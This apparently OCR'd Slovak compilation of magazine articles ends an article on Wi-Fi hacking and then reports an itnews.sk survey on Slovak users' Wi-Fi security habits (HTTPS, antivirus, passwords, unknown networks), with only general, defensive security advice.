.o..IDgu....-..........[.*;;.....ir.d.C....tv..!
b.O/1..".h@.@...Bk.e.'w..q&.7.r.......s.....7..;......x..J.}.......c.;"7|..n`Z.nX.....R
g.....9F.....T..AAu....R....t.{....a.t.....J{m^1.t... .?........X,.Yq....?...m.._....%
```

Ako vidíme z obrázku, tok zašifrovaných dát je nečitateľný.

Aj napriek tomu, že väčšina stránok šifrovanie podporuje, existujú rôzne techniky, ktorými vieme od užívateľa heslo získať alebo stránku "prinútiť", aby s užívateľom komunikovala prostredníctvom nešifrovaného protokolu HTTP. Popis týchto útokov je už mimo rozsahu tohto článku, pre vás v roli užívateľov je však vždy potrebné sledovať zelený zámok a značku HTTPS aj na známych stránkach ako facebook alebo gmail, v opačnom prípade môže byť niečo zle.

Prečo je hacking Wi-Fi tak "jednoduchý"?

Zlatým časom pre hackerov Wi-Fi sietí boli rozhodne roky 2007-2010, kedy značná časť zariadení používala WEP šifrovanie a HTPPS loginy ešte neboli na dennom poriadku.

V dnešnej dobe už šifrovanie WEP tak často nevidíme. Podľa stránky wifileaks.cz je však v Českej republike stále 19 % podiel WEP sietí, takže môžeme predpokladať, že podobné čísla sa budú vyskytovať aj u nás.

Informácie o hackingu Wi-Fi sa stali v posledných rokoch veľmi dostupné. Počet rôznych publikácií ktoré vás naučia vykonávať Wi-Fi útoky s prakticky nulovými predošlými znalosťami

sa taktiež zväčšuje. Každú chvíľu vznikajú nové nástroje, a posledný rok už nie len na PC, ale mnohé z nich podporujú aj mobilné platformy. V dnešnej dobe teda nie je problém hacknúť Wi-Fi sieť len prostredníctvom smartfónu. Tieto nové nástroje sa stali natoľko sofistikované, že v mnohých prípadoch už ani nie je potrebné používať príkazový riadok, ale útok voči Wi-Fi sieti sa dá spustiť doslova pár kliknutiami.

Zámerom tohto článku nebolo na Wi-Fi hacking motivovať. Naša snaha skôr viedla k rozšíreniu obzoru, prípadne otvoreniu vašich očí. Ako pribúda počet bezrodových sietí a ich užívateľov, tak pribúda aj počet útokov. Preto je na čase zamyslieť sa nad zabezpečením svojej domácej Wi-Fi siete a urobiť všetko pre najväčšiu bezpečnosť.

V budúcich číslach budeme na tému Wi-Fi siete a bezpečnosť pokračovať. Prejdeme si procesom správneho zabezpečenia svojej domácej Wi-Fi siete a taktiež si ukážeme ako správne ochrániť svoje dáta pri používaní verejných Wi-Fi hotspotov.

Nezabúdajte, že vniknutie do cudzieho informačného systému, ako aj zneužitie cudzích elektronických dát je podľa slovenskej legislatívy klasifikované ako trestný čin. Tento článok vás nijako nepodnecuje, aby ste hackovať začali, a keď tak urobíte, konáte na vlastnú zodpovednosť. Všetky popísané testy boli vykonávané v laboratórnych podmienkach a pri ich výkone nebol porušený žiadny zákon.

Patrik Goldschmidt, 2015

Ako sú Slováci chránení na Wi-Fi? Výsledky ankety

Na našom webe itnews.sk skončila začiatkom roka anketa, v ktorej sme zisťovali, ako sú na tom s ochranou na Wi-Fi naši čitatelia. Musíme skonštatovať, že výsledky sú vcelku zaujímavé :-)

V tomto článku sa nebudeme venovať celej ankete, ale iba niekoľkým zaujímavým otázkam. Ak by vás však zaujímalo, aké otázky sme sa respondentov pýtali, môžete navštíviť stránku goo.gl/forms/B1alWvtXrR.

Na začiatok si vyjasníme zopár pojmov, ktoré sa budú v článku vyskytovať. Užívatelia boli delení do kategórii na základe ich vzťahu k IT. Tento vzťah mohol byť buď "Pracujúci v IT", "Študent IT", "Užívateľ v pracovnej sfére" alebo "Domáci užívateľ". Užívateľ v pracovnej sfére je človek, ktorý nemá žiadne odborné znalosti, ale pri svojej práci počítač a iné technológie potrebuje, napr. úradník. Domáci používateľ je typ používateľa, ktorý taktiež nemá žiadne odborné znalosti a pri výkone svojej práce počítač denne nevyužíva, napr. záhradník.

Keď sme sa už zoznámili s pojmami, môžeme sa pozrieť na samotné vyhodnotenie ankety:


Pocit bezpečia pri používaní Wi-Fi sietí

V jednej z našich otázok sme sa pýtali, či sa používatelia cítia pri používaní bezdrôtových sietí v bezpečí a či nemajú strach o únik svojich dát.

Z odpovedí respondentov vyplýva, že 61 % ľudí na Wi-Fi nepociťuje žiadne priame hrozby, avšak sa necítia ani bezpečne.

Tento, trošku flegmatický postoj, však vôbec nie je zarážajúci. Na internete sa vieme na každom rohu dočítať o nebezpečenstvách, ktoré na nás na internete číhajú, ale drvivá väčšina ľudí to berie na ľahkú váhu, až kým sa im niečo neprihodí. V tomto smere je určite lepšie byť proaktívny, a snažiť sa zabezpečiť čo najlepšie, ako to ide.

Značne zaujímavejšie číslo je 17 % ľudí, ktorí sa vyjadrili, že sa na Wi-Fi cítia bezpečne. Zaujímalo nás, či sa títo ľudia cítia bezpečne pretože sú tak výborne zabezpečení alebo sa cítia bezpečne pretože nemajú dostatočné znalosti o možných rizikách. Zohľadnením ďalších otázok sme dospeli k nasledujúcemu grafu:



Z našich výsledkov teda vyplýva, že iba niečo vyše polovica hlasujúcich si mohla s čistým svedomím povedať, že sa na Wi-Fi cítia bezpečne, pretože sa chránia dostatočne. Čo však s ostatnými 45 % hlasujúcich? Je veľmi pravdepodobné, že nemajú dostatočné znalosti, čo im na Wi-Fi sieťach hrozí a z tohto dôvodu sa cítia bezpečne.

Čo nám na Wi-Fi naozaj hrozí?

Problematike hackingu Wi-Fi sme sa venovali v januárovom čísle, a taktiež sa na Wi-Fi bezpečnosť ešte lepšie pozrieme v budúcnosti.


Hrozby v skratke by sa však dali zhrnúť do niekoľkých bodov.

- Prečítanie nešifrovanej komunikácie tretími osobami
- Odchytenie prihlasovacích mien a hesiel pomocou podvodných stránok
- Infikovanie počítača pripojeného na sieť

Toto bol len krátky zoznam hrozieb, ktoré sa na verejných Wi-Fi sieťach môžu vyskytovať. Použitím správnych ochranných techník, ktoré si popíšeme v ďalších číslach sa riziko používania verejných Wi-Fi sietí dá stlačiť až na minimum.

Základná ochrana na Wi-Fi sieťach

Ak už sa pripájame na Wi-Fi sieť, jednou zo základných zásad je používať aktualizovaný antivírusový softvér (aj na mobilných platformách), a samozrejme sledovať, či sa pripájame na stránku HTTP alebo HTTPS. Otázku, o používaní antivírusu a sledovaní HTTPS sme položili aj našim respondentom:



Ako vidíme z grafu, až 57 % pri prihlasovaní sleduje, či sa jedná o pripojenie HTTPS. 32 % sa priznalo, že na to z času na čas pozabudne.

Sledovanie HTTPS je však najzákladnejší spôsob ochrany na Wi-Fi sieťach. A preto je tento fakt nutné sledovať neustále. Útočníkovi je jedno, či sa pri 100 prihláseniach 99-krát pozriete, jemu stačí práve to jedno zaváhanie, a vaše prihlasovacie údaje môžu skončiť v jeho rukách.

V prípade, že používate mobilné aplikácie, napr. Facebook alebo Messenger, možnosť sledovať HTTPS nemáte. Vo väčšine prípadov tieto aplikácie využívajú šifrovaný prenos správ, preto sa nie je dôvod obávať.

Druhým základným krokom ochrany je antivírusový softvér. Nie je dôvod sa hádať, ktorý z týchto softvérov je najlepší. Mnohé z nich poskytujú prakticky rovnakú funkcionalitu, pričom nás dokážu ochrániť proti rôznym malware hrozbám. Profesionálne verzie často poskytujú aj anti-phishing a personálny firewall - dve funkcie, ktoré na verejných Wi-Fi zohrávajú nesmierne dôležitú rolu.

Antivírus nepodceňujú ani Slováci, 82 % softvér používa, 5 % sa priznalo, že má neplatnú licenciu a 12 % antivírus nepoužíva. Vo filtrovaní podľa kategórii sa veľmi nevyznamenali študenti IT, z ktorých využíva antivírus iba 77 % opýtaných, čím jemne zhoršujú celkový priemer. Snáď z toho časom vyrastú :-)


Heslá a ich rozmanitosť

Nepoužívať to isté heslo je jedno zo základných pravidiel bezpečnosti na Internete, a na Wi-Fi sieťach to platí dvojnásobne. Ak sa útočníkovi podarí nejakým spôsobom zistiť jedno heslo, otvorí sa mu brána do celého nášho virtuálneho sveta. Toto je samozrejme zlé, preto je nevyhnutné používať rôzne heslá na rôzne účty.

V celkovom hodnotení sme dosiahli nasledovné výsledky: Jedno heslo používa iba 4 % opýtaných. Zopár hesiel, ktoré používatelia striedajú po rôznych stránkach je na úrovni 40 %, používanie väčšinou rozdielnych hesiel zaberá 33 % a rozdielne heslo na každý účet používa takmer štvrtina Slovákov.

Nás však zaujímalo, ktorí používatelia majú najväčšiu tendenciu na používanie rovnakého hesla. Výsledky nie sú veľmi prekvapivé, ale aspoň

nás utvrdzujú v tom, že mnoho bežných používateľov na svoju ochranu doslova kašle:



Ako vidíme z grafu, vyše 10 % bežných (domácich) používateľov využíva na prihlasovanie iba jedno jediné heslo. Stačí jeden prešľap, a všetky ich kybernetické dáta môžu byť odcudzené alebo zneužité. Ako to poznáme z praxe, práve takýto používatelia sa dopúšťajú prešľapov najčastejšie.

Ako prehliadame druhú kolónku grafu, užívatelia, ktorí sa s počítačmi stretnú aj na pracovisku sú na tom s heslami o trošku lepšie, aj keď výsledok takmer 5 % je stále pomerne znepokojivý.


Posledná zmena hesla

Samotná zmena hesla nesúvisí s bezpečnosťou na Wi-Fi priamo, ale rozhodne zohráva dôležitú rolu v celkovej bezpečnosti používateľovho kyberpriestoru. Odborníci odporúčajú meniť heslá každých 3 až 6 mesiacov. Tento čas však samozrejme závisí od vyžadovanej úrovne zabezpečenia.

Menším nepríjemným prekvapením pre nás bolo, že až 19 % respondentov sa vyjadrilo, že si svoje heslá vôbec meniť nezvykne. Ďalších 20 %, že ich heslo bolo zmenené pred viac ako rokom, a to už je dôvod, pre ktorý sa oplatí zamyslieť.

Opäť sme pátrali až ku koreňom a zisťovali, kto a prečo si heslá meniť nezvykne. Vekové skupiny sú na tomto zhruba rovnako, či mladší, či starší, 19 až 20 % ľudí z rôznych vekových skupín si heslá meniť nezvykne.

Zaujímavejšie to však je pri porovnaní na základe vzťahu respondenta k IT.



Užívatelia nesklamali, ale ten kto prekvapil boli ITčkári! Aj napriek ich všeobecne dobrému zabezpečeniu mnohí z nich pohoreli práve na tejto otázke. 15 % z nich si heslá vôbec nemení a až 20 % si ich zmenilo pred viac ako rokom? No dúfajme, že hovoria o svojich súkromných účtoch a heslá vo firmách sú menené pravidelne podľa firemnej politiky.

A ako ste na tom vy? Nezapadáte náhodou do jednej z týchto kategórii? Ak ste odpovedali áno, myslím, že viete čo spraviť pri najbližšom prihlásení do svojho účtu.

Problematika hesiel

Prečo však ľudia tak veľmi podceňujú pravidelné zmeny hesiel? Na prvom mieste je určite pohodlnosť. V dnešnej dobe si musíme pamätať obrovské množstvo informácii a 10 rôznych
8-znakových hesiel je to posledné, čo nás zaujíma.

Z prieskumu spoločnosti Accenture v 24 krajinách sveta vyplýva, že až 77 % používateľov internetu heslám neverí a uvítali by lepší spôsob autentifikácie.

Čo však bude o pár rokov? Budeme sa na e-mail autentifikovať skenovaním sietnice, otlačkom prsta alebo špeciálnym čipom implantovaným do nášho tela? Všetky tieto technológie sú na dnešnú dobu príliš futurologistické a ich hlavnou brzdou je samotná spoločnosť. Dali by ste si do tela implementovať čip? Veríme, že 9 z 10 ľudí by odpovedalo nie.

Vzhľadom na aktuálny trend v súčasnosti neexistuje univerzálna technológia, ktorá by heslo úplne nahradila. Z tohto dôvodu nemáme inú možnosť, heslo musíme používať. A keď už ho používame, prečo ho nepoužívať bezpečne?

Pripájanie na neznáme Wi-Fi siete


Pripojenie na falošnú Wi-Fi sieť patrí medzi najbežnejšie a najnebezpečnejšie spôsoby Wi-Fi útokov. Pri tomto procese útočník vytvorí Wi-Fi sieť, napríklad zo svojho notebooku, ktorá ma rovnaké meno ako originálna Wi-Fi sieť alebo jednoducho vytvorí Wi-Fi na verejnom priestranstve. Na verejnosti je pomerne vysoká pravdepodobnosť, že sa na ňu pripoja nič netušiaci používatelia.

Po pripojení na takúto sieť útočník dokáže odpočúvať prenášané dáta alebo využiť ďalšie útoky typu man-in-the-middle. Tieto útoky mu umožnia získať heslá aj zo stránok, ktoré pôvodne používajú šifrovanie.

Ochrana proti takýmto útokom nie je vôbec zložitá, na akúkoľvek sieť sa skrátka nepripojíme. A keď už sa pripojíme, neprihlasujeme sa do svojich online účtov. Keď už sa nutne potrebujeme prihlásiť, použijeme doplnkové šifrovanie pomocou VPN a vždy sledujeme HTTPS pripojenie.

Ako to je teda s pripájaním na Wi-Fi siete u Slovákov?

Z prieskumu vyplýva, že 20 % sa pripojí na akúkoľvek sieť a ďalších 39 % sa zvykne na neznámu sieť pripojiť z času na čas.




Tieto dáta nie sú až tak zaujímavé samé o sebe, preto nás zaujíma, koľko % z týchto dvoch skupín nesleduje HTTPS pripojenie a nepoužíva antivírusový softvér.

Po vyfiltrovaní týchto kritérií sme sa dostali k pomerne zaujímavým výsledkom: až 56 % týchto ľudí pravidelne nesleduje HTTPS alebo nepoužíva aktualizovaný antivírusový softvér. Je preto ohrozených až 56 % používateľov verejných Wi-Fi sietí? Výsledky ankety tvrdia, že áno.

Ako si Slováci cenia svoje dáta?

Našich hlasujúcich sme sa ďalej opýtali jemne záludnú otázku, ako by ste na ňu odpovedali vy?



Mnohí z odpovedajúcich si možno povedali, že jediná vec, čo na internete robia je chatovanie, prípadne hľadanie informácii. Následne mohli usúdiť, že ich dáta nemajú žiadnu hodnotu a bez akéhokoľvek pocitu viny vyznačili možnosť 4 alebo 5.

Práve takéto typy ľudí sú však náchylné na rôzne kybernetické útoky. Títo ľudia si skrátka myslia, že ich dáta sú bezcenné a svoju bezpečnosť jednoducho podceňujú. V minulosti bolo známych niekoľko prípadov, keď sa útočníci dostali do bezvýznamného účtu ako napr. Skype konta. Vzhľadom na prepojenosť online účtov sa im pomocou Skype konta podarilo zistiť, aký e-mail osoba používa. Na prihlásenie do e-mailu použili heslo, ktoré bolo zhodou okolností rovnaké ako na Skype konte. Pomocou e-mailu sa dostali k firemným dátam, bankovému účtu a ďalej už ani netreba pokračovať.

Odhodlaný útočník využije každú informáciu, ktorú o osobe získa. Z tohto dôvodu je nutné vhodne zabezpečiť každý svoj online účet. Ďalej je nevyhnutné dávať pozor, kam svoje dáta odošleme a s kým ich na sociálnych sieťach zdieľame. Ako sa k tejto téme postavili Slováci?

Výsledky sú až prekvapivo dobré. Odpoveď 4 označilo 17 % ľudí, odpoveď 5 len 7 % opýtaných. Na zvyšné možnosti bolo odpovedané takmer rovnakým dielom po 25 %.


Skúmali sme, ako na ostatné otázky odpovedali respondenti, ktorí považujú svoje dáta za nehodnotné.

Pri porovnávaní odpovedí sme potvrdili hypotézu popísanú v predošlých častiach, pretože užívatelia s "nehodnotnými" dátami mali na Wi-Fi sieťach oveľa horšie zabezpečenie ako ostatní.

Pri otázke ohľadne sledovania HTTPS sa až 14 % ľudí s "nehodnotnými dátami" vyjadrilo, že HTTPS vôbec nesleduje, pričom priemer tejto odpovede na všetkých opýtaných je 7 %. Dokonca až 6 % užívateľov s "nehodnotnými dátami" vôbec nevie, čo to HTTP a HTTPS je.

Veľké rozdiely vo výsledkoch nastali aj v iných otázkach. Iba 76 % takýchto používateľov používa antivírus, čo je v porovnaní s ostatnými kategóriami mizivé percento.

Najžalostnejšia je však štatistika o používaní toho istého hesla na prihlasovanie do online účtov.




Až takmer 8 % ľudí s "nehodnotnými dátami" používa na prihlasovanie to isté heslo. Ako na grafe vidíme, čím viac si užívateľ váži svoje dáta, tým lepšie je zabezpečený.

Pomerne zaujímavá štatistika nám vznikla aj pri otázke ohľadne poslednej zmeny hesla. Zatiaľ čo "iba" 13 % užívateľov s "hodnotnými dátami" si heslá vôbec meniť nezvykne, pri užívateľoch s "nehodnotnými dátami" je táto krivka na úrovni až 27 %.

Z ankety sme teda jednoznačne zistili, že menej vzdelaní používatelia si svoje dáta nevážia a aj z tohto dôvodu sú oveľa náchylnejší na podľahnutie rizikám číhajúcim na internete.

Nasledujúci graf demonštruje, ako sa zvyšujúcim sa vzdelaním v oblasti IKT zvyšuje aj priemerná hodnota používateľových dát (vyššie číslo znamená vyššia hodnota dát = lepší výsledok)



Uvedomovanie si rizík pri používaní Wi-Fi na verejnosti


Rozumiete rizikám na Wi-Fi, a podriaďujete nim svoju činnosť? Rozumiete rizikám, ale žiadne špeciálne kroky na svoju ochranu nepodnikáte? Alebo rizikám nerozumiete? S touto otázkou sa trápili aj naši respondenti.

17 % sa vyjadrilo, že rizikám rozumie ale nepodniká žiadne špeciálne kroky, 7 % riziká nepozná, a zvyšných takmer 76 % sa vyjadrilo, že rizikám rozumie a pre svoju ochranu podriaďujú svoju činnosť na verejných Wi-Fi sieťach.

Nám to však nedalo a na tých 76 % sme sa pozreli bližšie. Myslieť si, že sme na Wi-Fi dostatočne chránení môže byť niekedy nebezpečnejšie ako sa nechrániť vôbec. Koľko z týchto používateľov si myslí, že je dostatočne chránených a pri tom sa v ich zabezpečení vyskytujú veľké bezpečnostné diery?

Opäť sme vyfiltrovali len požadovaných 76 % a postupne tieto záznamy kombinovali s otázkami o sledovaní HTTPS, používaní antivírusu, rozmanitosti hesiel a pod. Výsledky sú vcelku zarážajúce

Až 31 % ľudí, ktorí sa vyjadrili, že sa na Wi-Fi ochraňujú, nedodržuje základné princípy ochrany na Wi-Fi sieťach. Toto je vcelku zarážajúce množstvo. Z pohľadu psychiky je tento stav veľmi



nepriaznivý, keďže používateľ si myslí, že je dostatočne chránený, a že sa mu nemôže nič stať. Ak však nedodržuje základné princípy, v praxi je ohrozený rovnako ako ten, kto o bezpečnosti na Wi-Fi nemá ani len poňatia.

39 % týchto ľudí nejakú ochranu využíva, ale svojim správaním sa vystavujú zbytočnému zvýšenému riziku.

Len 30 %, takmer tretina používateľov, čo si myslí, že je na Wi-Fi dostatočne chránená to o sebe bez výčitiek môže povedať.

Zhodnotenie ankety

Ako ste mohli vidieť, Slováci na tom s ochranou na Wi-Fi nie sú až tak zle, ale stále veľké množstvo používateľov, ktorí sa nechránia dostatočne alebo sa nechránia vôbec. Jediný spôsob, ako túto štatistiku vylepšiť je kontinuálne vzdelávanie zamestnancov a používateľov ohľadne kybernetickej bezpečnosti. Útoky na Wi-Fi siete, ako aj na samotných používateľov sa každým rokom stávajú stále sofistikovanejšie. Ak teda chceme naše dáta ochrániť, je nevyhnutné držať krok s novými bezpečnostnými technológiami a o svoju bezpečnosť sa kontinuálne zaujímať.

V budúcich číslach si na tému bezpečnosti na Wi-Fi povieme viac. Naučíme sa, ako správne nakonfigurovať svoju domácu bezdrôtovú sieť za účelom najvyššej bezpečnosti a samozrejme nevynecháme ani zabezpečenie na používateľovej strane pri používaní verejných Wi-Fi sietí.

Patrik Goldschmidt & itnews.sk, 2016

Koniec časti príloh

Vytvoril a spracoval Patrik Goldschmidt, 2016